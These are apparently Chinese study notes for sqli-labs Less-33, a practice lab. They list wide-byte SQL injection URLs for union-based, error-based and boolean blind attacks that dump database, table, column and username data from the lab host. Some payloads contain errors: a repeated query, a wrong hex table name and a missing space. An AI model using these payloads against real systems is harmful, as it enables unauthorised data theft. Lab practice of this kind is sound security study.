
1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-33/?id=-1%df' union select 1,2,( select concat(schema\_name) from information\_schema.schemata limit 0,1) -- %20&XDEBUG\_SESSION\_START=PHPSTORM |




1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-33/?id=-1%df' union select 1,2,( select concat(table\_name) from information\_schema.tables where table\_schema = database() limit 3,1) -- %20&XDEBUG\_SESSION\_START=PHPSTORM |



1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-33/?id=-1%df' union select 1,2,( select concat(column\_name) from information\_schema.columns where table\_name = 0x75736572 limit 2,1) -- %20&XDEBUG\_SESSION\_START=PHPSTORM |




1. security数据库users表中的第一行数据的结果

|  |
| --- |
| http://www.sqli.com/Less-33/?id=-1%df' union select 1,2,( select concat(column\_name) from information\_schema.columns where table\_name = 0x75736572 limit 2,1) -- %20&XDEBUG\_SESSION\_START=PHPSTORM |

报错注入

1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-33/?id=-1%df' and extractvalue(1,concat(0x7e,(select group\_concat(schema\_name) from information\_schema.schemata limit 0,28 ))) -- %20&XDEBUG\_SESSION\_START=PHPSTORM |



1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-33/?id=-1%df' and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema = database() limit 0,28 ))) -- %20&XDEBUG\_SESSION\_START=PHPSTORM |



1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-33/?id=-1%df' and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name = 0x7573657273  limit 0,28 ))) -- %20&XDEBUG\_SESSION\_START=PHPSTORM |



1. security数据库users表中的第一行数据的结果


|  |
| --- |
| http://www.sqli.com/Less-33/?id=-1%df' and extractvalue(1,concat(0x7e,(select group\_concat(username) from users  limit 0,28 ))) -- %20&XDEBUG\_SESSION\_START=PHPSTORM |



布尔注入


1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-33/?id=1%df' and ord(( select SUBSTR(((select concat(schema\_name ) from information\_schema.schemata limit 0,1)),1,1))) = 105 -- %20&XDEBUG\_SESSION\_START=PHPSTORM |




1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-33/?id=1%df' and ord(( select SUBSTR(((select concat(table\_name ) from information\_schema.tables where table\_schema = database() limit 0,1)),1,1))) < 105 -- %20&XDEBUG\_SESSION\_START=PHPSTORM |



1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-33/?id=1%df' and ord(( select SUBSTR(((select concat(column\_name ) from information\_schema.columns where table\_name = 0x75736572 limit 0,1)),1,1))) < 105 -- %20&XDEBUG\_SESSION\_START=PHPSTORM |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| http://www.sqli.com/Less-33/?id=1%df' and ord(( select SUBSTR(((select concat(username) fromusers limit 0,1)),1,1))) < 105 -- %20&XDEBUG\_SESSION\_START=PHPSTORM |

